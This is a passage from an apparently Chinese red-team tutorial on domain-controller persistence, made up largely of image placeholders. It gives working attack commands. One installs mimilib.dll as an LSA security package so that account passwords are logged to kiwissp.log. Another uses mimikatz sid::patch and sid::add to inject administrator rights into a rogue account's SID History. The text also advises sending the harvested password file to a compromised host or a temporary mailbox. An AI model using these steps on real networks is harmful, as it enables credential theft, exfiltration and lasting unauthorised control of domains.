
[00000000:000003e5] \n

[00000000:000003e5] \n

[00000000:000003e5] \n

[00000000:000003e5] \n

编写python脚本读取log文件发送数据即可







后续将py脚本转成exe上传至域控，运行exe即可。

(2) 方法二:

- ```
1 方法二：使用此方法即使系统重启，也不会影响到持久化的效果。
2 1、mimilib.dll 传到目标域控的c:\windows\system32\目录下
3 2、修改注册表，重启生效
4 reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
5 reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v "Security Packages" /d
6 "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ
7 c:\windows\system32\kiwissp.log 记录账号密码文件
8 技术总结：
9 攻防实战中，靶机很难会重启，攻击者重启的话风险过大，
10 因此可以在靶机上把两个方法相互结合起来使用效果比较好，
 尝试利用把生成的日志密码文件发送到内网被控机器或者临时邮箱。
```


- ```
1 1、获取某用户SID属性:
2 Import-Module ActiveDirectory
3 Get-ADUser webadmin -Properties sidhistory
4 2、给予某用户administrator属性:
5 privilege::debug
6 sid::patch
7 sid::add /sam:webadmin /new:administrator
8 3、测评给与前后的DC访问权限:
9 dir \\192.168.3.21\c$
10 技术总结:
11 把域控管理员的SID加入到 其他某个恶意的域账户的SID History中, 然后, 这个恶意的(我们自己创建的)域账户就可以域管理员权限访问域控了, 不修改一直存在。
```










